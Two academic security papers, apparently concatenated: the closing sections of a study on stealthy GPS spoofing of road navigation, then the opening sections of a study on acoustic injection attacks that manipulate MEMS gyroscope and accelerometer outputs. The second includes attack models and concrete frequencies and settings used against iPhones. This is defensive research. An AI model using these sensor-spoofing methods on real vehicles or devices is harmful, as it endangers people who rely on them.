In Table 3, we classify different methods based on whether (or how much) they require modifications to the existing GPS. Modification-based methods require changing either the GPS satellites, ground infrastructures, or the GPS receivers. Modification-free methods typically don't need to change existing GPS, which make them more attractive to be adopted.

**Modification-Based Approaches.** First, the most effective solution is to upgrade the civilian GPS signals to use the P(Y) code encryption. Researchers also proposed signal authentication for next-generation GNSS (Global Navigation Satellite System) [29, 64]. However, this approach is extremely difficult to prevail in a short term, given the massive number of civilian GPS devices already shipped and deployed in the short term.

Second, trusted ground infrastructures to help GPS devices to verify the location and related techniques include trusted verifiers, distance bounding protocols [12, 49], multilateration [50], multi-receiver crowdsourcing [27] and physical-layer feature checks [36]. However, due to the constraints in government policies, and the significant costs, dedicated ground infrastructures are also unlikely to be widely deployed.

Finally, we can modify the GPS receivers. For example, the angle-of-arrival of signals can help to estimate the transmitter's location for authenticity check. This requires a large directional antenna array [35], or special moving antenna [47]. Such hardware modifications are not applicable to the billions of mobile phones. At the software level, consistency-check algorithms can help to detect the side effects of non-smooth GPS takeover [32, 63, 65]. In addition, the GPS receiver can also lock on additional satellites [48] or synchronize with other GPS receivers [55] to identify spoofing. However, these methods often suffer from the multi-path effect and are vulnerable to smooth takeovers [26].

**Modification-Free Approaches.** First, location verification can leverage existing GNSS signals (*e.g.*, Galileo, GLONASS, Beidou) [23], and wireless network signals [70]. These external location verifications help but cannot stop the attacker completely because civilian GNSS signals are also unencrypted. The attacker can perform multi-signal jamming or spoofing against both signals [26]. Similarly, the network location is based on the MAC address of the WiFi or cell tower ID, which can also be jammed or spoofed [43, 56].

In addition, a navigation system may cross-check the GPS locations with dead reckoning results based on inertial measurement unit (IMU) sensors (*e.g.*, accelerometer, gyroscope, magnetometer) [19, 57]. However, this method in general suffers from accumulative IMU sensor errors and becomes ineffective as the time drifts.

**Computer Vision based Location Verification.** We believe a promising defense direction is to use computer vision techniques to automatically cross-examine the physical-world landmarks and street signs with the digital maps. Recall that in our user study, the two participants recognized the attack in a similar way. Given the proliferation of cameras/LIDARs on mobile devices and vehicles, vision-based location verification only requires software level upgrade. So far, vision-based techniques can accurately localize vehicles (up to 3m) using visual odometry and road maps [13, 42]. SLAM (Simultaneous Localization And Mapping) can also localize images based on geo-referenced street view databases [69].

What remains unknown is the *robustness* of vision-based methods against adversarial manipulations. Recent works [18, 67] demonstrated that image classifiers can be easily fooled by adding small adversarial noises to the input (*e.g.*, a street sign image). In our scenario, although it is very unlikely for adversaries to modify all the *physical* street signs and landmarks along the road, the high sensitivity of image classifiers is still a potential concern. Recently, researchers have proposed methods to enhance the robustness of image classifiers [22,33,66]. Further research is needed to understand the feasibility of vision-based location verification.

**Study Limitations.** In this work, we optimize the GPS spoofing attack to be stealthy, which has to compromise on other factors. First, the effectiveness of our attack will be decreased in suburb or rural area with sparse road structures. However, given that 54% of the world's population lives in urban areas [9], the attack can potentially impact many people. Second, the attack does not work on all users. We target users who travel in unfamiliar area since those users are more likely to rely on the GPS for navigation. We also argue that the increasingly popular auto-pilot systems would weaken the human-level checking in the long run.

Our user study has several limitations. First, to simulate traveling in an unfamiliar area, we choose a European city. It is possible that Hungarian street names are less understandable to Chinese/American. However, even in the US, many streets have Spanish street names. Second, due to the length and the depth of the user study, the study cannot reach a massive scale. There are biases in our user population (*e.g.*, people with a Computer Science background). We argue that the general population can be more susceptible compared to tech-savvy users. Third, our study only tested on one route, and the route does not contain wrong-ways or loops. In practice, once users enter the wrong way, they may recognize the attack (but already in danger).

## 9 Related Work

GPS spoofing attack was first systematically discussed in [59]. To date, researchers and hackers have successfully spoofed GPS devices in moving trucks [62], ships [46], drones [28] and mobile platforms [25,61] using off-the-shelf GPS signal simulator [62] or software defined radios [25, 28, 46, 61]. Humphreys *et al.* have demonstrated seamless GPS takeover on a moving yacht with a portable receiver-spoofer [26]. Later, an attachable miniature version one called "limpet spoofer" was proposed in [16]. Similar technical concepts were also used in [37, 41] to develop spoofing devices. In [55], authors provided in-depth analysis and summarized requirements for seamless GPS takeover. However, above works focus on basic signal spoofing, making them unlike to succeed in road navigation scenarios.

Recently, a number of *privacy* attacks have been proposed in road navigation scenarios to infer user movements [60]. Narain *et al.* proposed a route matching algorithm to infer user movement traces based on motion sensor data [39]. Our work differs from them in terms of the attack goals and methods. Our goal is to stealthily manipulate/control the victim's navigation system by supplying fake inputs (*i.e.* GPS signals) at the right time. [71] preliminarily formulated the route spoofing problem. Compared to [71], we have made significant contributions by proposing new attack algorithms (*e.g.*, iterative attack, targeted diverting attack), and more importantly conducting real-world driving tests and user studies to validate the feasibility.

GPS spoofing belongs to the broad category of sensor manipulation. Researchers have examined attacks on other sensors such as camera, fingerprint sensor, medical infusion pump, analog sensors, and MEMS sensors [14, 15, 17, 20, 21, 30, 34, 44, 52, 54, 58, 72]. Some of the attacks specifically target (autonomous) vehicles to disrupt their ultra-sonic sensor, millimeter-wave radar, LIDAR, and wheel speed sensor [51,53,68]. The unique contribution of our work is to demonstrate the feasibility of (GPS) sensor manipulation with both physical constraints (road networks) and human in the loop.

## 10 Conclusion

In this paper, we explored the feasibility of real-time stealthy GPS spoofing attacks targeting road navigation systems. Real-world driving tests, taxi-trace evaluations, and human-in-the-loop user study results all confirmed high attack effectiveness and efficiency. We hope that the results can motivate practical defense mechanisms to protect the massive GPS users and GPS-enabled autonomous systems.



## Appendix-A: Taxi Route Visualization

Figure 9 visualizes the 600 taxi routes in Manhattan and Boston that are used for our evaluation. In our experiments, the considered area in Manhattan is 10.64 km$\times$7.38 km with a latitude range (40.7003, 40.7959) and a longitude range (-74.0180, -73.9308). The considered experiment area in Boston is 8.52km$\times$10.60km with a latitude range (42.3134, 42.3885) and a longitude range (-71.1435, -71.0149). As shown in Figure 9, the taxi routes are concentrated in the downtown areas in both respective maps.



(a) 300 taxi routes in Manhattan.



(b) 300 taxi routes in Boston.

Figure 9: Visualization of taxi routes in Manhattan and Boston.

## Appendix-B: Attack Area and Grids

In the Targeted Deviating Attack, the attacker aims to divert the user to a pre-defined location. Our evaluation metric will focus on *hit rate*. In the following, we briefly explain how to calculate the hit rate. For a given taxi trip, the hit rate reflects how likely a victim route can bypass the attacker-defined destination to achieve targeted diverting. Figure 10 shows how we define the attack area, radius $r$ and divide the grids. Given an attack area with the radius of $r$, the attacker can pick a grid inside the area as the target destination. Hit rate is the ratio of the grids that the victim can be diverted to over all the grids in the attack area.

## Abstract

Inertial sensors provide crucial feedback for control systems to determine motional status and make timely, automated decisions. Prior efforts tried to control the output of inertial sensors with acoustic signals. However, their approaches did not consider sample rate drifts in analog-to-digital converters as well as many other realistic factors. As a result, few attacks demonstrated effective control over inertial sensors embedded in real systems.

This work studies the out-of-band signal injection methods to deliver adversarial control to embedded MEMS inertial sensors and evaluates consequent vulnerabilities exposed in control systems relying on them. Acoustic signals injected into inertial sensors are out-of-band analog signals. Consequently, slight sample rate drifts could be amplified and cause deviations in the frequency of digital signals. Such deviations result in fluctuating sensor output; nevertheless, we characterize two methods to control the output: *digital amplitude adjusting* and *phase pacing*. Based on our analysis, we devise non-invasive attacks to manipulate the sensor output as well as the derived inertial information to deceive control systems. We test 25 devices equipped with MEMS inertial sensors and find that 17 of them could be implicitly controlled by our attacks. Furthermore, we investigate the generalizability of our methods and show the possibility to manipulate the digital output through signals with relatively low frequencies in the sensing channel.

## 1 Introduction

Sensing and actuation systems are entrusted with increasing intelligence to perceive the environment and react to it. Inertial sensors consisting of gyroscopes and accelerometers measure angular velocities and linear accelerations, which directly depict movements and orientations of a device. Therefore, systems equipped with inertial sensors are able to determine motional status and make actuation decisions in a timely, automated manner. While inertial sensing allows a control system to actuate in response to environmental changes promptly, errors of inertial measurements could result in instantaneous actuations as well.

Micro-electro-mechanical systems (MEMS) gyroscopes are known to be susceptible to resonant acoustic interferences [41, 44, 45, 75]. Son et al. showed that a drone could be caused to crash by disturbing the gyroscope with intentional resonant sound [64]. Furthermore, Trippel et al. investigated the data integrity issue of MEMS accelerometers under acoustic attacks [68]. While they gained adversarial control over exposed accelerometers, few attacks demonstrated effective control over embedded sensors. Thus, it remains unrevealed that to what extent attackers could exploit embedded inertial sensors and possibly control the systems relying on them.

To achieve adversarial control over inertial sensors embedded in real systems, we need to consider several realistic factors: (a) *Attack setting*. Biasing attacks in [68] were conducted on exposed sensors connected to an Arduino board, making the sampling process and real-time sensor data accessible to attackers. In contrast, our work studies non-invasive attacks, implying that attackers cannot physically alter the system and can only infer necessary information about the sensor from observable phenomena. (b) *Sample rate*. The exact sample rate of embedded sensors could be difficult to access, and we find that slight drifts in the sample rate may cause troubles to attackers. (c) *Actuating direction*. While Trippel et al. [68] manipulated a smartphone controlled RC car by inducing sensor outputs in only one direction, most systems rely on inertial measurements in both directions for control purposes. In this work, we develop generalizable methods that could manipulate inertial measurements of embedded sensors and trigger actuations of different kinds of control systems in both directions.

Acoustic signals injected at resonant frequencies of inertial sensors are usually out-of-band signals, which

will be sampled by the analog-to-digital converter (ADC) with an insufficient sample rate. We characterize this kind of attacks as *out-of-band signal injections*, presenting several important features: (1) *Amplification of sample rate drifts*. We find that tiny drifts in the sample rate of an ADC could be amplified and cause more significant deviations in the frequency of the digital signal. Consequently, it could be difficult to induce and maintain a DC (Direct Current, 0 Hz) sensor output as in prior work [68]. The resulting digital signal serves as noises due to its oscillating nature; nevertheless, we perceive following properties to control it. (2) *Adjustable digital amplitudes*. Distortions caused by undersampling allow amplitudes of different digital samples within one cycle of oscillation adjustable. (3) *Phase pacing*. We find that a phase offset could be induced in the digital signal by switching the frequency of out-of-band analog signals.

Based on our analysis, we develop non-invasive attacks to manipulate the output of embedded inertial sensors as well as the derived information to deceive different kinds of control systems. We evaluate our attacks on 25 devices equipped with various models of inertial sensors from different vendors. Our experimental results show that 23 devices could be affected by acoustic signals and 17 of them are susceptible to implicit control. Our attack demonstrations include maliciously actuating the motor of self-balancing human transporters, manipulating a user's view in virtual reality (VR) systems, spoofing a navigation system (Google Maps), etc. We have uploaded the demos of our proof-of-concept attacks at https://www.youtube.com/channel/UCGMX3ZbElV7BZYIX7RtF5tg.

In summary, we list our contributions as follows:

- We devise two sets of novel spoofing attacks (*Side-Swing* and *Switching* attacks) against embedded MEMS inertial sensors to manipulate sensor outputs and the derived inertial information. The attacks are non-invasive and could deliver implicit control to different kinds of real systems relying on inertial sensors.
- We evaluate our attacks on 25 devices and find that 23 of them can be affected by acoustic signals, presenting different control levels. Our proof-of-concept attacks demonstrate adversarial control over self-balancing, aiming and stabilizing, motion tracking and controlling, navigation systems, etc.
- We propose the out-of-band signal injection model and methods to manipulate the oscillating digitized signal when an analog signal is sampled with an insufficient sample rate. We investigate the generalizability of our methods with a case study showing that attackers could manipulate the oscillating digitized signal by sending signals with relatively low frequencies through a universal sensing channel.



Figure 1: An illustration of acoustic injections on inertial sensors embedded in control systems. Injections of analog signals occur in the transducer. The signal will be digitized by the ADC before reaching the control system.

## 2 Inertial Sensors in Control Systems

MEMS inertial sensors use mechanical structures to detect inertial stimuli and generate electrical signals to depict it. MEMS accelerometers detect linear accelerations with a mass-spring structure. While MEMS gyroscopes use a similar structure to sense Coriolis accelerations $a_{Cor}$, an extra vibrating structure is used to drive the sensing mass with a velocity $v$, which is orthogonal to the sensing direction. The angular velocity $\omega$ causing the Coriolis acceleration can be derived by: $a_{Cor} = -2\omega \times v$.

**Acoustic Injection.** Although MEMS technology has significantly reduced the size, cost and power consumption of inertial sensors, the miniaturized mechanical structure could suffer from resonant acoustic interferences. Acoustic signals at frequencies close to the natural frequency of the mechanical structure could force the sensing mass into resonance. Displacements of the sensing mass are usually measured by capacitive electrodes and would induce electrical signals. The signal will then be digitized by the ADC and could possibly influence the control system, as shown in Figure 1.

Under resonance, the sensing mass is forced into vibrations at the same frequency as the external sinusoidal driving force (sound pressure waves). Therefore, the mass-spring structure of inertial sensors could serve as a receiving system for resonant acoustic signals and allow attackers to inject analog signals at specific frequencies. However, the ability of attackers towards adversarial control is still restricted in two aspects: (1) Attackers cannot inject arbitrary forms of analog signals. Since the injected analog signal is caused by mechanical resonance of the sensing mass, it would be a sinusoidal signal and always presents an oscillating pattern. (2) The digital signal cannot be controlled directly. Attackers could only induce specific digital signals by controlling the analog signal. This process is difficult to control especially in an embedded environment with limited information.

**Control System.** MEMS inertial sensors provide crucial feedback for control systems to make autonomous deci-

sions. Applications of MEMS gyros and accelerometers are very broad. Examples of these applications include human transporters, kinetic devices, robots, pointing systems for antennas, navigation of autonomous (robotic) vehicles, platform stabilization of heavy machinery, yaw rate control of wind-power plants, industrial automation units, and guidance of low-end tactical applications [55, 36, 58, 67]. Because of their ubiquitousness and criticality in control systems, it is important to examine MEMS inertial sensors' reliability and evaluate the resilience of control systems under sensor spoofing attacks.

This work evaluates non-invasive spoofing attacks against embedded MEMS inertial sensors on a wide range of control systems in consumer applications. The systems we investigate can be broadly divided into two categories: (1) *Closed-loop control systems*. The system continuously compares its current status with a goal status and tries to diminish the difference between them through actuations. (2) *Open-loop control systems*. The system simply follows inertial sensing information to make actuation decisions. Different instances of these systems will be evaluated in Section 6.

## 3 Threat Model

The objective of attackers is to spoof embedded inertial sensors and deliver adversarial control to the system. To achieve this, attackers need to induce specific digital signals to trigger actuations in the control system.

**Non-invasiveness.** The spoofing attack against embedded inertial sensors is non-invasive and can be implemented without physical contact to the target device. Attackers cannot physically alter the hardware, neither can they directly access or modify the sampling process as well as the sensor output. However, we assume that attackers can analyze the behavior of an identical device under acoustic effects before a real attack.

**Audibleness.** The resonant frequencies of MEMS accelerometers are usually within the range of human hearing. However, the resonant frequencies of MEMS gyros are often in the ultrasound band (above 20 kHz). Therefore, acoustic signals used to attack gyros are inaudible. While resonant frequencies of gyros in several devices we test are between 19 to 20 kHz, they are still above the audible range of most adults [66].

**Sound Source.** Attackers can use consumer-grade speakers or transducers, directivity horns, and amplifiers to generate sound waves. The signal source can be a function generator, an Arduino board, or mini signal generator boards [22, 24]. We assume that the possible attack distance is several meters; attackers have sufficient resources, i.e., techniques or fund, to optimize the power, efficiency, directivity and emitting area of the sound source. More capable attackers could use professional acoustic devices or highly customized acoustic amplification techniques to further improve the range as well as the effect of the attack.

## 4 Modeling and Analysis

In acoustic attacks, malicious analog signals injected into the transducer will be processed and digitized before reaching the control unit. Therefore, the effect of attacks depends on the attacker's ability to influence the digitized signal. In this section, we analyze the digitization process of out-of-band analog signals and propose general methods to control the oscillating digitized signal.

### 4.1 Digitization of Out-of-band Signals

Since the sensing mass under resonance is oscillating at the same frequency as sound waves, the resulting analog signal can be described by,

$$V(t) = A \cdot sin(2\pi F t + \phi_0) \tag{1}$$

where $F$ is the frequency of resonant sound waves and the amplitude $A = A_0 k_a k_s$. $A_0$ is the amplitude of sound waves. The coefficients $k_a$ and $k_s$ represent the attenuation of acoustic energy during transmission and the sensitivity of the mechanical sensing structure respectively. This analog signal will then be sampled by the ADC. Assuming $F_S$ is the sampling rate, and $t_0 = 0, t_1 = \frac{1}{F_S}, ..., t_i = \frac{i}{F_S}, ...$, are sampling times, the digitized signal will be,

$$V[i] = A \cdot sin(2\pi F \frac{i}{F_S} + \phi_0) \quad (i \in \{0,1,2,3,...\}) \tag{2}$$

The frequency of analog signals injected through resonance is usually much higher than the sampling rate. For instance, the typical resonant frequency is several kHz for accelerometers and more than 19 kHz for gyros, while the sample rate is usually in tens or hundreds. According to the Nyquist theorem, when $F > \frac{F_S}{2}$, there would be a problem of aliasing. We have,

$$F = n \cdot F_S + \varepsilon \quad (-\tfrac{1}{2}F_S < \varepsilon \leq \tfrac{1}{2}F_S, n \in \mathbb{Z}^+) \tag{3}$$

Substitute (3) into (2), we have:

$$V[i] = A \cdot sin(2\pi\varepsilon \frac{i}{F_S} + \phi_0) \quad (i \in \{0,1,2,3,...\}) \tag{4}$$

These equations describe the basic relationship between the out-of-band analog signal and the digitized signal: a sinusoidal analog signal with a frequency $F$ will be aliased to a digital signal with a frequency of $\varepsilon$.

Our discussions in this section mainly focus on signals with frequencies close to the same integer multiple of sample rate. Therefore, we assume that $n$ in (3) stays the same when $\varepsilon$, $F$ or $F_S$ slightly changes.



Figure 2: The output of the gyroscope (X-axis) in a stationary iPhone 5S when we inject acoustic signals with a fixed frequency (19,471 Hz). Due to sample rate drifts, the frequency of the induced output is not a constant.

**Amplification Effect of Sample Rate Drifts.** ADC is designed to sample the voltage of the analog signal at specific intervals. Theoretically, each interval should be exactly $\frac{1}{F_S}$. Therefore, given $F$, the value of $\varepsilon$ should be determined (Equation 3). However, due to drifts in $F_S$, when we inject acoustic signals at a fixed frequency into a smartphone's gyroscope, we find that the frequency of the digital output is deviating, as shown in Figure 2. We formalize the following theorem to explain why slight sample rate drifts could result in observable deviations in the frequency of the digital signal.

**Theorem 1.** *When a signal with a frequency $F$ is sampled with an insufficient sample rate $F_S$ ($F_S < 2F$), a drift $\Delta_{F_S}$ in the sample rate will be amplified to a deviation of $-n \cdot \Delta_{F_S}$ in the frequency ($\varepsilon$) of the sampled signal and $n = \frac{F-\varepsilon}{F_S}(-\frac{1}{2}F_S < \varepsilon \leq \frac{1}{2}F_S, n \in \mathbb{Z}^+)$.*

*Proof.* Let $\hat{\varepsilon}$ be the frequency of the sampled signal after sample rate drifts. We have,

$$\begin{aligned} F &= nF_S + \varepsilon \\ F &= n(F_S + \Delta_{F_S}) + \hat{\varepsilon} \end{aligned} \tag{5}$$

Therefore, the deviation in the frequency of the sampled signal is,

$$\hat{\varepsilon} - \varepsilon = -n \cdot \Delta_{F_S} \tag{6}$$

□

For instance, the resonant frequency of gyros could range from 19 kHz to above 30 kHz. If $F = 20,000$ Hz and $F_S = 200$ Hz, a tiny drift of 0.01 Hz in the sample rate would result in a deviation of $-1$ Hz in the frequency of the sampled signal. Due to the amplification effect of sample rate drifts, it is difficult to induce and maintain a DC output especially when the sensor is embedded.

## 4.2 Digital Amplitude Adjusting

The injected analog signal caused by mechanical resonance of the sensing mass is an oscillating sinusoidal signal. According to (4), the resulting digital signal will also be oscillating (when $\varepsilon \neq 0$). However, an oscillating digital output induced in the sensor could be interpreted as noises or environmental interferences by the system,



Figure 3: When an oscillating analog signal is sampled correctly, the digital signal is oscillating (left). When an oscillating analog signal is undersampled, amplitudes of different digital samples could be adjusted to modify the shape of the digital signal (right).

and its effect could be limited to disturbances or denial of service (DoS). In this subsection, we investigate the possibility to modify the oscillating pattern of the digital signal by modulating the amplitude of analog signals.

An essential feature of out-of-band signal injections is that the induced analog signal will be undersampled, resulting in distortions of the signal. While aliasing is a well-known effect of signal distortions caused by undersampling, it mainly focuses on changes of the signal in the frequency domain, and how to utilize such distortions to intentionally modify the 'shape' of an oscillating digitized signal has rarely been discussed.

Due to undersampling, the pattern of the analog signal may not be preserved in the digital signal. As illustrated in Figure 3, when an amplitude modulated oscillating analog signal is sampled correctly, the digital signal has an amplitude that changes gradually and still presents an oscillating pattern. However, when an oscillating analog signal is undersampled, amplitudes of different digital samples within one cycle of oscillation ($T = \frac{1}{\varepsilon}$) could be adjusted to modify the shape of the digital signal. In fact, when $F > \frac{F_S}{2}$, the continuity in the amplitude of the oscillating analog signal kept in digitized samples begins to decrease. As $\frac{2F}{F_S}$ grows, amplitudes of adjacent samples become less dependent on each other. When $F$ is considerably larger than $\frac{F_S}{2}$, each digital amplitude can be adjusted independently. We have,

$$V[i] = A[i] \cdot sin(2\pi\varepsilon\frac{i}{F_S} + \phi_0) \quad (i \in \{0,1,2,3,...\}) \tag{7}$$

where $A[0], A[1], A[2], ...$ could be adjusted by modulating the amplitude of the oscillating analog signal. In this way, during out-of-band signal injections, a digital signal with specific waveforms (such as a one-sided waveform in Section 5.1) instead of an oscillating signal could be fabricated.

## 4.3 Phase Pacing

In this subsection, we propose a novel approach to manipulate the phase of the oscillating digitized signal by changing the frequency of out-of-band analog signals.

Assuming the frequency of the analog signal changes from $F_1$ to $F_2$ at time $t_c$, and

$$\begin{aligned} F_1 &= n \cdot F_S + \varepsilon_1 \qquad (-\frac{1}{2}F_S < \varepsilon_1 \leq \frac{1}{2}F_S, n \in \mathbb{Z}^+) \\ F_2 &= n \cdot F_S + \varepsilon_2 \qquad (-\frac{1}{2}F_S < \varepsilon_2 \leq \frac{1}{2}F_S, n \in \mathbb{Z}^+) \end{aligned} \tag{8}$$

the analog signal will be:

$$V(t) = \begin{cases} A \cdot sin(2\pi F_1 t + \phi_0) & 0 \leq t \leq t_c \\ A \cdot sin(2\pi F_2 (t - t_c) + \phi_1) & t > t_c \end{cases} \tag{9}$$

where $\phi_0$ is the initial phase of the analog signal, and $\phi_1$ is the phase of the analog signal when we change its frequency at $t_c$. We have:

$$\phi_1 = 2\pi F_1 t_c + \phi_0 \tag{10}$$

From (9) and (10), we have,

$$V(t) = \begin{cases} A \cdot sin(2\pi F_1 (t - t_c) + \phi_1) & 0 \leq t \leq t_c \\ A \cdot sin(2\pi F_2 (t - t_c) + \phi_1) & t > t_c \end{cases} \tag{11}$$

For simplicity, assuming $t_c = \frac{i_c}{F_s}$, the digitized signal will be,

$$V[i] = A \cdot sin(\Phi[i]) \quad (i \in \{0, 1, 2, 3, ...\}) \tag{12}$$

where $\Phi[i]$ is the phase of the digital signal. We have,

$$\Phi[i] = \begin{cases} 2\pi\varepsilon_1 (\frac{i - i_c}{F_S}) + \phi_1 & i \in \{0, 1, ...i_c\} \\ 2\pi\varepsilon_2 (\frac{i - i_c}{F_S}) + \phi_1 & i \in \{i_c + 1, i_c + 2, ...\} \end{cases} \tag{13}$$

Since $t_i = \frac{i}{F_S}$ is the sampling time, the derivative of the signal's phase will be

$$\Phi'[i] = \begin{cases} 2\pi\varepsilon_1 & i \in \{0, 1, ...i_c\} \\ 2\pi\varepsilon_2 & i \in \{i_c + 1, i_c + 2, ...\} \end{cases} \tag{14}$$

Therefore, when the frequency of the analog signal changes at $t_c$, the phase of the signal is still $\phi_1$, but the derivative of the phase changes from $2\pi\varepsilon_1$ to $2\pi\varepsilon_2$. Especially, when

$$\varepsilon_1 \cdot \varepsilon_2 < 0, \tag{15}$$

the moving direction of the signal at $t_c$ will be inverted because of the flipped sign of the phase derivative, as illustrated in Figure 4.

In fact, both parts of the digital signal can be represented in terms of positive frequencies. Assuming $\varepsilon_1 > 0$, $\varepsilon_2 < 0$, from (12), (13) and $sin(x) = sin(\pi - x)$, we have

$$V[i] = \begin{cases} A \cdot sin(2\pi\varepsilon_1 (\frac{i - i_c}{F_S}) + \phi_1) & i \in \{0, 1, ...i_c\} \\ A \cdot sin(2\pi(-\varepsilon_2)(\frac{i - i_c}{F_S}) + \pi - \phi_1) & i \in \{i_c + 1, ...\} \end{cases} \tag{16}$$

We can see clearly there is a phase change of $\pi - 2\phi_1$ in the digital signal because of frequency switching at time $t_c$. We refer to the method that induces a phase offset in the digital signal by switching the frequency of out-of-band analog signals as *Phase Pacing*.



Figure 4: Without phase pacing, the digital signal is oscillating (left). With phase pacing at $t_c$, the moving direction of the digital signal is inverted due to the flipped sign of its phase derivative (right).

## 4.4 Out-of-band Signal Injection Model

In summary, during out-of-band signal injections, the digitized signal can be represented by,

$$V[i] = A[i] \cdot sin(\Phi[i]) \quad (i \in \{0, 1, 2, 3, ...\}) \tag{17}$$

Where,

$$\Phi[i] = 2\pi\varepsilon\frac{i}{F_S} + \phi_0 \quad (i \in \{0, 1, 2, 3, ...\}) \tag{18}$$

The parameters that could be manipulated in this model are $A[i]$ and $\varepsilon$. By adjusting $A[i]$, the value of each digitized sample $V[i]$ can be manipulated proportionally. In addition, $\varepsilon$ can be altered by changing the frequency of the analog signal. Especially, when the sign of $\varepsilon$ is flipped, the moving direction of the digital signal will be inverted because of the phase offset.

# 5 Attack Methods

Inertial sensors are often used by control systems to ascertain the state of motion. One critical property derived from inertial measurements is the heading angle. A different heading angle detected by the control system often triggers different automated decisions and actuations. Therefore, in this section, we investigate attack methods on embedded inertial sensors to manipulate sensor readings as well as the derived heading angle.

## 5.1 Side-Swing Attack

The basic idea of Side-Swing attacks is to proportionally amplify the induced output in the target direction and attenuate the output in the opposite direction.

In DoS attacks, the potential accumulative inertial information induced is often limited because an oscillating signal contributes to about the same amount of inertial measurements in both directions. As illustrated in Figure 5, when an oscillating sensor output is induced in a



Figure 5: For an oscillating signal, the accumulative heading degree ($\theta$) fluctuates and falls back to 0 after each cycle (top). Under Side-Swing attacks, the derived heading degree grows but only in half of each period of the signal (middle). The derived heading degree under Switching attacks keeps growing (bottom).



Figure 6: Output of the gyroscope in an iPhone 5 and the derived heading angle under Side-Swing attacks in X-axis. The phone is 0.5 m away from a 50-Watt sound source. The sound frequency is 19,976 Hz.

gyro, the heading angle $\theta$ accumulated in each cycle of oscillation is 0.

To address this problem, in Side-Swing attacks, the attacker can increase the amplitude when the digitized sample is in the target direction and decrease the amplitude otherwise. Recall in (17), we have $V[i] = A[i] \cdot sin(\Phi[i])$. Assuming that the target direction is the positive direction, the attacker would increase $A[i]$ when $sin(\Phi[i]) > 0$, otherwise decrease $A[i]$ to 0 or a very small value. In this way, the derived heading angle can be accumulated in the target direction.

Assuming that the injected analog signals are modulated with a high amplitude $A_h$ and a low amplitude $A_l$ alternatively, the heading angle accumulated in each cycle of the signal will be,

$$\theta = \int_0^{\frac{1}{2\varepsilon}} A_h \cdot sin(2\pi\varepsilon t) + \int_{\frac{1}{2\varepsilon}}^{\frac{1}{\varepsilon}} A_l \cdot sin(2\pi\varepsilon t) = \frac{A_h - A_l}{\pi\varepsilon} \quad (19)$$

The average angular speed during one cycle is:

$$\bar{\omega} = \varepsilon\theta = \frac{A_h - A_l}{\pi} \quad (20)$$

When $A_l = 0$, the heading angle accumulated in one cycle would be $\frac{A_h}{\pi\varepsilon}$, and the average angular velocity would be $\frac{A_h}{\pi}$. Attackers can adjust these values by adopting different values of $A_h$. The principle of Side-Swing attacks is illustrated in Figure 5.

We conduct Side-Swing attacks on the gyroscope of an iPhone 5. As shown in Figure 6, while the phone is stationary, the collected gyroscope data shows that it has rotated to the positive direction of X-axis for 17.6 rads (1008°) in about 25 seconds. The peak angular speed $\omega_{max}$ is 4.73 rad/s and the average angular speed $\bar{\omega}$ is 0.70 rad/s. The ratio of $\bar{\omega}$ to $\omega_{max}$ is 0.15.

In summary, Side-Swing attacks induce the outputs mainly in the target direction and allow the derived heading angle to be manipulated. In control systems, the moving direction and speed of actuators are often determined by the measured angular velocity and the derived heading angle. Therefore, Side-Swing attacks could provide attackers a more direct way to manipulate the control system by modulating the amplitude of acoustic signals. However, during Side-Swing attacks, the derived heading angle increases in only half of each period of the signal and stops growing when the signal is in the opposite direction. This may limit the maximum heading angle accumulated in a certain amount of time.

## 5.2 Switching Attack

The principle of Switching attacks is to control the induced output by manipulating the phase of the digital signal with repetitive phase pacing.

Recall (8) and (15) in Section 4.3, when $\varepsilon_1 \cdot \varepsilon_2 < 0$ and the frequency of the analog signal changes from $F_1$ to $F_2$, the moving direction of the digital signal will be inverted. Similarly, if the frequency of the analog signal changes from $F_2$ to $F_1$, the condition of phase pacing ($\varepsilon_2 \cdot \varepsilon_1 < 0$) also holds. Therefore, in Switching attacks, the attacker uses two frequencies ($F_1$ and $F_2$) and switches the frequency of acoustic signals between them to induce phase pacing repeatedly. Different from Side-Swing attacks, the accumulated heading angle in Switching attacks keeps growing under the sustained influence of the induced angular speed in the target direction, as illustrated in Figure 5.

Assuming the target direction is the positive direction and the attacker switches the frequency when the signal drops from the target direction to the opposite direction, the heading degree accumulated in one period would be:

$$\theta = \int_0^{\frac{1}{2\varepsilon}} A \cdot sin(2\pi\varepsilon t) + \int_{\frac{1}{2\varepsilon}}^{\frac{1}{\varepsilon}} A \cdot sin(-2\pi\varepsilon t + \pi) = \frac{2A}{\pi\varepsilon} \quad (21)$$

where we assume $\varepsilon_1 > 0$, $\varepsilon_2 < 0$ and $|\varepsilon_1| = |\varepsilon_2| = \varepsilon$ to simplify the discussion. The average angular speed in one period of the signal is



Figure 7: Output of the gyroscope in an iPhone 7 and the derived heading angle under Switching attacks in Y-axis. The phone is 0.3 m away from a 50-Watt sound source. The sound frequencies are 27,378 and 27,379 Hz.

$$\bar{\omega} = \varepsilon\theta = \frac{2A}{\pi} \tag{22}$$

The values of $\theta$ and $\bar{\omega}$ can be adjusted by adopting different amplitudes. In fact, the attacker can switch the frequency more frequently to keep the signal at a higher level and induce a larger heading angle. As shown in Figure 7, we conduct Switching attacks on the gyroscope of an iPhone 7. While the phone is stationary, the collected gyroscope data shows that it has rotated to the positive direction of Y-axis for 6.5 rads (372.4°) in about 25 seconds. The peak angular speed $\omega_{max}$ is 0.45 rad/s and the average angular speed $\bar{\omega}$ is 0.26 rad/s. The ratio of $\bar{\omega}$ to $\omega_{max}$ is 0.58, which is much larger than 0.15 in the previous experiment with Side-Swing attacks, implying that Switching attacks are more efficient than Side-Swing attacks and could be used to achieve a larger heading angle. However, acoustic frequencies used in Switching attacks should satisfy (8) and (15). We can assume $F_2 = F_1 + step \ \ (F_1 < F_2)$, and the parameter $step$ can be selected by the attacker to control the length of the interval $[F_1, F_2]$ that bounds the integer multiple of $F_S$. In our settings, $step$ is set to 1.

In summary, both Side-Swing and Switching attacks could induce spoofed sensor outputs in the target direction and manipulate the derived heading angle. The target direction can be either positive or negative, determined by the attacker. Theoretically, these methods are not limited to controlling oscillating digitized signals with a very small $|\varepsilon|$. However, in practice, the value of $|\varepsilon|$ should be less than 0.5 or 1, depending on the reaction speed of an attacker. With a very large $\varepsilon$, the signal would oscillate rapidly and may allow not enough time to manually tune acoustic signals effectively. Since the frequency ($\varepsilon$) of the induced signal is closely related to the behavior of the device under attacks, we assume attackers could analyze the behavior of an identical device under acoustic effects to find suitable sound frequencies that could be used in the attack.

# 6 Evaluations

